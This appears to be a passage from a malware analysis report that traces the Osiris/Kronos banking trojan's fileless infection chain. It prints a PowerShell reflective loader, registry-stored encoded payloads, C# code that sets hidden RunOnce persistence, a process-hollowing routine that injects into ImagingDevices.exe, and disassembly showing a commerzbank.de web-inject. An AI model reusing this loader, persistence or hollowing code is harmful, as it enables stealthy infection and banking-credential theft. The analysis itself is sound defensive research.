    for ($i=0;$i -le 700;$i++)
    {
        $c="HKCU:\SOFTWARE\"+$u+"1";
        Try
        {
            $a=$a+(Get-ItemProperty -path $c).$i
        }
        Catch
        {
        }
    };

    function chba
    {
        [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);
        $Bytes = [byte[]]::new($hs.Length / 2);

        for($i=0;$i -lt $hs.Length;$i+=2)
        {
            $Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)
        }
        $Bytes
    };
    $i = 0;

    While ($True)
    {
        $i++;
        $ko = [math]::Sqrt($i);
        if ($ko -eq 1000)
        {
            break
        }
    }

    [byte[]]$b = chba($a.replace("#",$ko));
    [Reflection.Assembly]::Load($b);
    [Mode]::Setup();
```

Figure 10: Reflective loading of the next stage.

A simple search in VirusTotal that is based on the replacement function *"chba"* will lead to previous versions of the Powershell that are dependent on "*HKCU:\SOFTWARE\<**machine name**>1."*

.NET loader


As seen from the previous stages, the .NET loader is a small size code that is written to the registry by the second stage Javascript and is loaded to the memory by the third stage Powershell reflective loader



```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\<username>1]
@=""
"0"="4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000000000000000000
"1"="0066005100e7018e005100ee01ab0061001b02c30071003302#41004002c70069004702cd0079005802d30069006102d70009005802d30
"2"="e00151219021e0002030a0108061512190208051710020215122d011e0115122d011e00151219021e001e01040a0208050c1001011d1e0
"3"="000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
```

Figure **11: The .NET loader**


The .NET loader will add additional persistence and is responsible for decoding the next step .NET hollower variant, which is located under "*HKCU:\SOFTWARE\<machine name>"* (without the 1).



```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\" + Environment.UserName);
if (registryKey != null)
{
    string text = "";
    for (int i = 0; i < 99999; i++)
    {
        string text2 = "";
        try
        {
            text2 = registryKey.GetValue(i.ToString()).ToString();
        }
        catch
        {
        }
        if (text2.Length == 0)
        {
            break;
        }
        text += text2;
    }
    registryKey.Close();
    text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t", "3").Replace("y", "4").Replace("u", "5").Replace("i",
      "6").Replace("o", "7").Replace("p", "8").Replace("s", "9").Replace("q", "A").Replace("h", "B").Replace("j", "C").Replace("k", "D").Replace("l", "E").Replace("z",
      "F");
    byte[] rawAssembly = Mode.STBA(text);
    Assembly assembly = Assembly.Load(rawAssembly);
    Type type = assembly.GetType("Diagnostics");
    object obj = Activator.CreateInstance(type);
    MethodInfo method = type.GetMethod("Time");
    method.Invoke(obj, null);
    using (RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", true))
    {
        string str = Environment.UserName.Replace(" ", "");
        registryKey2.SetValue(Environment.UserName, "powershell -Win Hi -Command \"$r = [Environment]::GetEnvironmentVariable('" + str + "', 'User').split();$p=$r[0];$r
          [0]='';Start-Process $p -ArgumentList ($r -join ' ') -Win Hi\"");
    }
    using (RegistryKey registryKey3 = Registry.CurrentUser.OpenSubKey("Environment", true))
    {
```

Figure 12: The .NET hollower variant.


The .NET code under <username> is obviously much larger than the loader as it includes both the hollowing functionality and the *Osiris code*.



```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\<username>]
@=""
"0"="yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqqqvvpqqvvewfbavevvbyvscdrwbpvwyccdrwuyipisotrvovorifiooriwidrvitiwieieifoyrviriurvorouiervisiervyyyfutrvidifiyiurevdvdvaryqqqqvvuvyuqv
"1"="ifirqqqqqrqvvwuofuvrwcvsveqqfaruttvvwiqvvwqqrtqqwqqvwsqqttqqppqqrtqqviqqvtqqvwqqvrqqviqqvwqqvtqqvrqqvwqqvtqqveqqvwqqvdqqqvvaqwqqqvvivvatvvscqivvaavvscqivvbcvvscqivvcpvwscqivvduvwscqivv
"2"="vtvrttvvufvwvovvyvvwvbvvyvvwrpvvabvrvpqivvdivrvwqqqvveqwqqqvvfvviyvwoyvwddvwefvwwvvryfvrervupivwapvwfevwyvvwvbvvpcvwvwvvytvwvdvvssvwvwqypqqqqqqqqqqspvyqvvyqqqqqqvvwvvstqqqvvyqqqqqqv
"3"="utosotoyiuidreutiuitouorisoyosvvuuieoiiuorisiiisiwiriciuytifiyiuywoyoyorisirouoyiuqqcvwypepotyvviyvvtuvviwvvtsvvtqtqtqtqttvvtqtqtqtqtqtqtyvvtqtqtqtqtqtqiivviivviivviivvtqtqtqtqirvvtp
"4"="tqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtqtq
"5"="iyvvtqrtvvtqtpvviyvvtyvvtuvviuvvtpvvtivviwvvtqtwvvtuvvtqiuvvtpvvtuvvtqtqrtvvtqtuvvtsvvtpvvtuvvitvvtqtpvviyvvtyvvtuvviuvvtpvvtuvvtsvvtqiivvtpvvtyvvtwvviuvvtqrtvvtqtivviwvvtqtwvvtuvvtqiu
"6"="vviivvtpvviyvvtqtyvvtwvvtwvvtqttvvitvviivvtsvvtsvviivvtovvtovviyvvtwvvtqtpvvirvvtyvvtuvvtqitvvtqiivvirvvtivvtwvvtyvvtqtrvvtpvviwvvtqtyvvtqirvvttvvtrvvitvvtrvvtpvvtpvvtqtwvvtpvvirvvtyvv
"7"="vvtwvvtrvvttvvttvvitvvtwvvtuvviuvvitvvttvvtuvvtuvvtpvvirvviuvvitvvtpvvirvvtyvvtuvvtqtpvvttvvttvviyvvtrvviwvvttvvtovvtpvvttvvtyvvtyvvtuvvtqtqtyvvtrvvtpvvirvvtqtyvvtsvvtuvvtovvtyvvttvvty
"8"="vviuvvtqtqtovvtuvvtqtivvtivviwvvtqtqiivviivvtuvvtivvtwvvitvvtuvvtsvviivviivvtyvviuvvtqtyvvtpvvttvvtovviuvvtqtyvviivviivvtovvtuvvtqiivvttvvtrvvitvvtqiuvvirvvtwvvirvvtuvvtivviuvvtpvvtpvv
"9"="tqtqtqiivvtpvvtovvtivvtovvtuvvtwvvtyvvtpvvtwvvtovvitvvtqtpvvtwvvtqiwvvtqtyvvtrvvtqtqtqtqtovvtuvvtqiwvvtpvvtwvvtovvitvvtqtpvvtwvvtyvvtqiwvvtovvtovvtqtqtqtqtovvtyvvtwvviivvtyvvtqttvvirvv
"10"="vvtyvvtuvvtqtpvvtpvvirvvtuvvtuvvtqitvvtpvvirvvtyvvtpvvttvvitvvtqttvvitvvtpvvtpvvtuvviyvvtrvvtovvtyvvtqtuvvtpvviyvvtyvvtwvvtqtyvvtpvvtsvvtqtrvvtpvvirvvtuvvtuvvtwvvtqtpvvtuvviyvvtrvvtov
"11"="vviivviivviivviivviivviivvtuvvtqiuvvtpvvtovvtuvviivvtrvviivviivviivviivvtpvvirvvtyvvtuvviivvtpvvitvvtivvtpvvtyvvtqtuvvtovvitvviivviivviivviivviivviivvtqtqtpvviyvvtyvvtuvvirvvitvvtuvvt
"12"="vvtpvvitvvtovvtyvvtrvvitvvtovvirvvtrvvtrvvitvviuvvtovvtuvvirvvtsvvitvvirvvtpvvttvvttvvtyvviivvtqtuvviyvviivvtpvviyvviivvttvvtovvtivvtovviivvitvvtwvvtyvvtsvviivvtuvvtsvvtpvvtyvvtqiivvi
"13"="tsvvttvvtovvtyvvirvviuvvttvvtyvvttvviivvtrvviivvtqtovviyvvtrvvtovvtyvvtyvvtuvvtyvvtqiuvvtrvvitvviyvviwvvtpvviuvvtpvvtpvvitvvtrvvirvvtsvviivvtyvviyvviwvvttvvtsvvtivvtpvvirvvtwvvtwvviyv
"14"="vviivvtsvviwvvtwvvtuvvirvvtpvvtrvvirvviwvvtyvvtivvirvviuvvitvvitvvttvviuvvttvvttvvtsvvttvviyvvtuvvtrvviuvvtovvitvviwvvtrvvitvviwvvtuvvttvviyvvttvvitvvtivvirvvtovvtqttvviyvvttvvtovviwv
"15"="tsvviivvtpvvtpvvirvvtqiuvvitvvtyvviyvvtqtrvvtyvvttvvtyvvtovvtuvvtovvitvvtyvvtpvvtovviivvtrvvtqtsvvtpvviyvvtwvvttvvtqiuvvtovviuvviivviuvvtwvviyvvtyvvirvvirvvtwvvtuvviivvtsvvtrvvtyvvtyv
"16"="vvttvvtsvvtsvviivvitvviuvviwvvtpvvtwvvtqiuvvtsvvtqttvvtovviivvttvvtrvviyvvtsvvtivvtwvvtwvvitvviyvvtyvvtqtrvviuvvtivvtyvvtivvtrvviyvvtrvvtyvvtsvvtsvviyvvirvvttvvtivviivvtsvviyvvtwvvtqt
"17"="vviyvvtyvviuvvirvvtrvvtwvvtwvvtrvvtovvtpvvtsvviwvviivvtivviyvvtqtqtyvviivviyvvtwvvtsvvtwvvtsvvirvvtqtsvviyvvtrvvtpvvtwvvirvvtwvvtyvviyvvirvvtrvvtqiuvvtuvvitvvtqiyvviyvvirvvtyvviivvtyv
"18"="vvtqtivvtivvtpvvtwvvtovvitvvitvvttvviivvtyvvitvvtsvvtqtqiwvviyvvtovvtrvviwvvtrvvirvviivvirvvtpvvtrvviuvviivvtivvtqiivvirvviyvvtovvttvviwvvttvvtpvviivvtpvvtyvvirvvtqtivvtqttvviivvitvvt
"19"="vvtsvvitvvtuvvtuvviwvviwvviivvtqttvvtovvtsvvtqtovvtrvvtrvviuvvtpvvtpvviwvvtsvvttvvtrvviivviuvvirvvtuvvtsvvitvvttvviyvvtpvvtovviivviwvvtpvvtrvvtwvvtrvviivvtwvvtsvvttvvtivviuvvtrvvtsvvi
"20"="tsvvtrvvirvvtpvvtyvvtwvviwvvtivvtrvviyvviyvvttvviivvtovvtqiuvvtsvvtwvvttvvtyvviyvviyvvtrvvtyvvtovvtqtovviivvttvvtpvvtivviivviwvvtovviwvvttvviyvvttvvtyvvirvvtyvviuvvitvvirvvtsvvtrvvtpv
"21"="tovvtsvviuvviyvvtpvvtivvtrvvtovvtyvvtyvviuvvtivviwvvtovvirvviwvvtyvvtwvviwvvtqitvvirvvtwvvtqtivvtrvvttvvtovvtqtpvvitvvttvvirvvtovvtivvtwvvtwvvtrvviyvvirvviivvtyvvtsvvtrvvtrvvirvvtsvvt
"22"="vviwvvtsvvtwvvtrvvtovviyvvtyvvtivviyvvtsvvtwvvtuvvtovvtovvtpvvtsvvtyvvtsvvtovvitvviyvviivvtuvvtrvvtsvvtuvviyvvtwvvtpvviyvvtqtwvvirvvtsvvirvvtwvvirvviyvvtrvviuvvtwvvirvvtrvvitvviuvvtsv
"23"="vviivviyvviyvvtyvvtuvvtrvvtqiwvvtovvtrvviyvvtyvviuvvttvvtyvviwvvtpvvtsvviivviyvvirvvitvvtpvvtpvvtwvvtovvitvvtqttvviwvvitvvtsvviivviwvviyvviwvviuvvtsvvtyvvtovvtqiyvvtsvvtsvviivvtrvviuv
"24"="vvtsvvtwvvtpvviuvvirvvtrvvtpvvttvvtovvtovvtsvviuvviwvvtovviyvviwvviivvirvvtuvvtivvtwvvtpvvtpvvtwvvtsvvtuvvtrvvtovvttvvtyvvtivviwvviuvvitvvirvviyvvitvvtsvvtovvtsvvtwvvtyvvtsvvirvvtsvvi
"25"="vvtqtpvvtrvvttvvitvvtrvvirvvtuvvtsvvtwvviuvviuvvtovviyvvtivvitvvtqttvvttvvtuvvtyvviyvvtovvirvvirvvtsvvitvvtwvviyvviivvtpvvtuvvitvviivviyvvtyvvttvvirvvitvviyvvtuvvtyvvtivvtsvvtovvtrvvt
"26"="vvttvvtyvvtpvvtivvtwvvttvviyvvtwvviwvvttvvtivvtwvvttvviuvvtsvviuvvirvviyvvirvviivvtqtuvviwvviwvvtivvttvvtrvvtpvvtrvviwvvtwvvtivvitvvttvvtsvvtyvvtqtqttvvttvviuvviyvvtwvvtuvviwvvtrvvirv
"27"="twvvtyvviwvvtovvtqiivviivvtpvvtyvvtivviyvvirvvtqitvvtpvvtsvvtuvvtyvvtwvvtuvviyvvtyvviwvviuvvtwvvtovvtuvvtyvvitvvtqtivviuvvtuvvtivvtrvvttvviwvvttvvtsvvtsvvtivvtuvvtovviivviwvvtovvtyvvt
"28"="vviuvvtpvvtsvvtyvvtuvvttvvttvvtovvtqtrvvirvvtrvviwvviivvttvviyvviyvvtivviwvvitvviwvvtqiuvviwvvtyvvtsvviivviyvvtpvvitvvitvvtyvviwvvtuvvtivviyvvtpvvtrvvtrvvitvvtqiivvtivvtuvviwvvtovvtpv
"29"="tivvtwvviuvviivvtrvvtsvvtyvvtuvvitvvtpvvtyvvitvvtivvtpvvtsvvtpvviuvvtwvvtwvvtuvvirvvttvviwvvitvvtuvvitvviwvvitvviwvvtpvvtsvviwvvtivviwvvitvvtovvitvviivvtsvvtyvvtyvvtpvviuvvirvvtivvtpv
"30"="vvttvvtuvviwvvtqtyvvtwvvtwvvttvvtsvviuvvtyvvtyvviuvvtqtivvirvvtyvvtwvvttvvtuvvttvviuvviwvvttvvtuvvtpvvitvvtrvvitvvtwvviuvviwvvtsvvtrvvtqitvviuvvtyvvtwvviivviivvtovvttvvitvvtovvtyvvtuv
"31"="vvtpvviwvvirvvtsvvtrvvtsvviivviyvvtsvvtqitvvitvvtsvviyvviwvviuvvtqitvvirvvtpvviivvtovvtsvvttvviyvvitvvtivvitvvtovvirvvirvvtsvviwvvirvvtsvvtovvtwvviyvvtpvvtivvtsvvttvvtwvvtwvvtwvvttvvt
"32"="itvviivviwvviyvviivvirvvtivvtivvtsvvtuvvitvvitvvttvvtpvvtovvtsvviwvvtyvvtrvvtovviivvtsvvttvviwvviyvvtovviuvvirvvtpvvtivvtrvvtivviwvviivvtrvvtovvtuvvtrvvirvvtqiwvviivvirvvtuvvtrvvttvvt
"33"="vvtpvvtqtuvviwvvtuvvtyvviyvviuvviwvvtovvirvvtuvvtsvvirvvtovviwvvttvvtrvviuvvttvvttvvtovvitvvtyvvtwvvtivvtsvvttvvtrvvitvvitvviuvviivvtrvvtsvviivvirvvtivvtrvvirvviivviivviivvtrvvtrvviwv
"34"="vviuvviyvvtyvviivvttvvtrvvirvviivviuvvtuvviivvttvvtivviwvvitvvtrvvirvvtuvvtovvtrvviivvtpvviwvvtwvvtwvvtrvvtyvviivvttvvtwvvtuvvtovvtrvvirvvtpvviyvvtivviyvvtqtwvvtivvitvvtpvvtsvvtovvtov
"35"="vvtyvvtyvvtivvtuvviwvvtivvtivvttvvttvvtrvvtpvvtuvvtqtuvvtwvvitvviyvvitvvtwvvtovviuvviuvviyvviivvtsvviwvvtqiwvvtivviyvvtovvtivvtwvvitvvtwvvitvvtrvvtyvvtyvviivvitvvtyvviyvviuvvtqtuvvtyv
"36"="tivvtrvviuvviivvitvvtovvtqiivvtpvviwvviwvvtqiyvvtrvvtuvviwvviivvttvviyvvtovvtivvitvviivviyvviuvviivvtwvvtpvvtivvitvvtwvvtivvtovvtpvvtwvvtovvtwvvtuvvirvvitvviyvvitvvtovvtpvviuvvtpvviyv
"37"="tpvvttvviuvvtivviwvviivvtwvvtyvvitvvtivvirvvtpvviwvvitvviuvvtpvvtwvvttvvtsvvirvviivvitvvirvvtsvvtqtwvviwvviwvviuvvtivvtpvvttvvtyvvtuvvttvvitvvttvvtrvviuvviuvvtqttvvirvvtqiyvvtivvtivvi
"38"="twvviuvvtivvtovvirvviuvvtuvvtwvvttvvtqtsvvtpvvtsvvtovvtwvvtyvvtsvvitvvtivvtqtuvviivviyvvtovvtpvviwvviyvvtovvttvvitvvttvvtovvtuvvtpvviuvvtpvvtrvviwvvtuvvtsvvtyvvttvvtsvviuvvtyvvtqiyvvt
"39"="iyvviivvtqtrvvtrvvtrvviivvtivvtuvvttvvtsvvtrvvtyvvtuvvtivvtpvvtwvvtqtwvvtovvtivvtivvtwvviwvvtqiyvvitvvirvvttvvtrvviwvviyvviwvvtovvtwvvtivvtwvvttvvtrvvtivvttvvttvvtsvvitvviyvvtyvvtpvvt
"40"="tsvviivvtqttvvitvviwvvtrvvitvviuvvtqtuvvitvvitvvttvvtuvvtwvvtovvtrvvtovvtrvvtivvitvviwvviuvviuvvtsvviuvviwvvtivvtqirvvtsvviyvvtyvvtuvvttvvirvviyvviuvviuvvitvviyvviuvvtqtrvvtivviuvviiv
```

Figure 13: The .NET code containing hollowing and Osiris.

This .NET hollower injects the Osiris executable into a legitimate “*ImagingDevice*” executable that comes preinstalled with Windows as part of the Windows Photo Viewer software.




```
int num = 0;
Diagnostics.PE.StartupInformation startupInformation = default(Diagnostics.PE.StartupInformation);
Diagnostics.PE.ProcessInformation processInformation = default(Diagnostics.PE.ProcessInformation);
startupInformation.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(Diagnostics.PE.StartupInformation)));
try
{
    if (!Diagnostics.PE.CreateProcessA("C:\\Program Files (x86)\\Windows Photo Viewer\\ImagingDevices.exe", "", IntPtr.Zero, IntPtr.Zero, false, 134217732U,
      IntPtr.Zero, null, ref startupInformation, ref processInformation))
    {
        throw new Exception();
    }
    int num2 = BitConverter.ToInt32(payload, 60);
    int num3 = BitConverter.ToInt32(payload, num2 + 52);
    int[] array = new int[179];
    array[0] = 65538;
    if (IntPtr.Size == 4)
    {
        if (!Diagnostics.PE.GetThreadContext(processInformation.ThreadHandle, array))
        {
            throw new Exception();
        }
    }
    else if (!Diagnostics.PE.Wow64GetThreadContext(processInformation.ThreadHandle, array))
    {
        throw new Exception();
    }
    int num4 = array[41];
    int num5 = 0;
    if (!Diagnostics.PE.ReadProcessMemory(processInformation.ProcessHandle, num4 + 8, ref num5, 4, ref num))
    {
        throw new Exception();
    }
    if (num3 == num5 && Diagnostics.PE.ZwUnmapViewOfSection(processInformation.ProcessHandle, num5) != 0)
    {
        throw new Exception();
    }
    int length = BitConverter.ToInt32(payload, num2 + 80);
    int bufferSize = BitConverter.ToInt32(payload, num2 + 84);
```

Figure 14: The .NET hollower injecting Osiris.


Osiris TROJAN

Following the hollowing, the Osiris executable uses its bundled mini-Tor component to communicate with a Tor panel. As can be seen below, the banking trojan still implements many of its original banker functionalities.



```
0263FC75 | .  A1 748D6A02    mov eax,dword ptr ds:[26A8D74]    026A8D74:&"MVaWerN MV_E0000"
0263FC7A | .  83C4 14        add esp,14
0263FC7D | .  6A 20          push 20
0263FC7F | .  85C0           test eax,eax
0263FC81 | .  74 07          je 263FC8A
0263FC83 | .  8D4D F8        lea ecx,dword ptr ss:[ebp-8]
0263FC86 | .  51             push ecx
0263FC87 | .  50             push eax
0263FC88 | .  EB 09          jmp 263FC93
0263FC8A | >  8D45 F8        lea eax,dword ptr ss:[ebp-8]
0263FC8D | .  50             push eax
0263FC8E | .  68 503B6502    push <sub_2653B50>                2653B50:"Kronos"
0263FC93 | >  8D8D 6CFFFFFF  lea ecx,dword ptr ss:[ebp-94]
0263FC99 | .  E8 B8ECFEFF    call <sub_262E956>
0263FC9E | .  50             push eax
0263FC9F | .  E8 3E0B0000    call <sub_26407E2>
0263FCA4 | .  6A 42          push 42
0263FCA6 | .  8D45 F8        lea eax,dword ptr ss:[ebp-8]
0263FCA9 | .  50             push eax
0263FCAA | .  BE 108D6A02    mov esi,<sub_26A8D10>             26A8D10:L"7400400c118cb8a26b3559071144f77c"
0263FCAF | .  56             push esi
0263FCB0 | .  E8 7AE1FFFF    call <sub_263DE2F>
0263FCB5 | .  83C4 18        add esp,18
0263FCB8 | .  56             push esi
0263FCB9 | .  68 583B6502    push <sub_2653B58>                2653B58:L"%ws"
0263FCBE | .  6A 08          push 8
0263FCC0 | .  68 588D6A02    push 26A8D58                      26A8D58:L"7400400c"
0263FCC5 | .  E8 6A0A0000    call <sub_2640734>
```


Figure 15: The Osiris executable uses a bundled mini-Tor.



```
02785E31 |>  33C0                  xor eax,eax
02785E33 |>  C2 0800               ret 8
02785E36 |$  A1 C46A7F02           mov eax,dword ptr ds:[27F6AC4   027F6AC4:&"set_url https://*commerzbank.de* GPI\r\n\r\ndata_before\r\n</head>\r\ndata_end\r'
02785E3B |.  85C0                  test eax,eax
